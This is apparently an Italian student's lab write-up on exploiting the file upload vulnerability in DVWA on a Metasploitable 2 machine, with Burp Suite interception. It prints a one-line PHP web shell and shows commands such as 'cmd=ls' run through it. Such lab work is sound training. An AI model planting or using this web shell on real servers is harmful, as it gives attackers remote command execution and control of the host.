Exploit File upload

Pablo Andres Balbuena Rios

Esercizio 2 Settimana 6

- Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.
- Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.
- Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.


La vulnerabilità di «file upload»

Codice

```php
<?php system($_REQUEST["cmd"]); ?>
```


Attraverso la macchina Metasploitable 2, possiamo simulare un attacco attraverso la vulnerabilità di File Upload.

Macchina Metasploitable2




Per prima cosa:

- Dobbiamo creare un file " shell.php", in cui dovremmo scrivere un codice in linguaggio PHP.
- Poi caricarlo nella pagina web della macchina Metasploitable.



Monitorizzazione degli step




Attraverso Burpsuite possiamo osservare che la pagina web invia un protocollo POST con il file, e riceveremmo come risposta il path: " ../../hackable/uploads/shell.php succesfully uploaded! "


Quella risposta ci indica che la shell è stata caricata in quel preciso path.

Richiesta attraverso la shell

Errore



Warning: system() [function.system]: Cannot execute a blank command in **/var/www/dvwa/hackable/uploads/shell.php** on line **1**




dvwa_email.png shell.php

Se intentiamo entrare con quel path, riscontreremo un errore, questo è dovuto a che:

- la nostra shell stà aspettando un parametro cmd nella get con un comando da eseguire.

Se utilizziamo il parametro " cmd=ls", vediamo che la pagina ci restituirà la scansione della directory, in cui si trova in quel momento.

Richiesta attraverso la shell



Se utilizziamo il parametro " cmd=pwd", vediamo che la pagina ci restituirà la scansione del percorso completo della shell.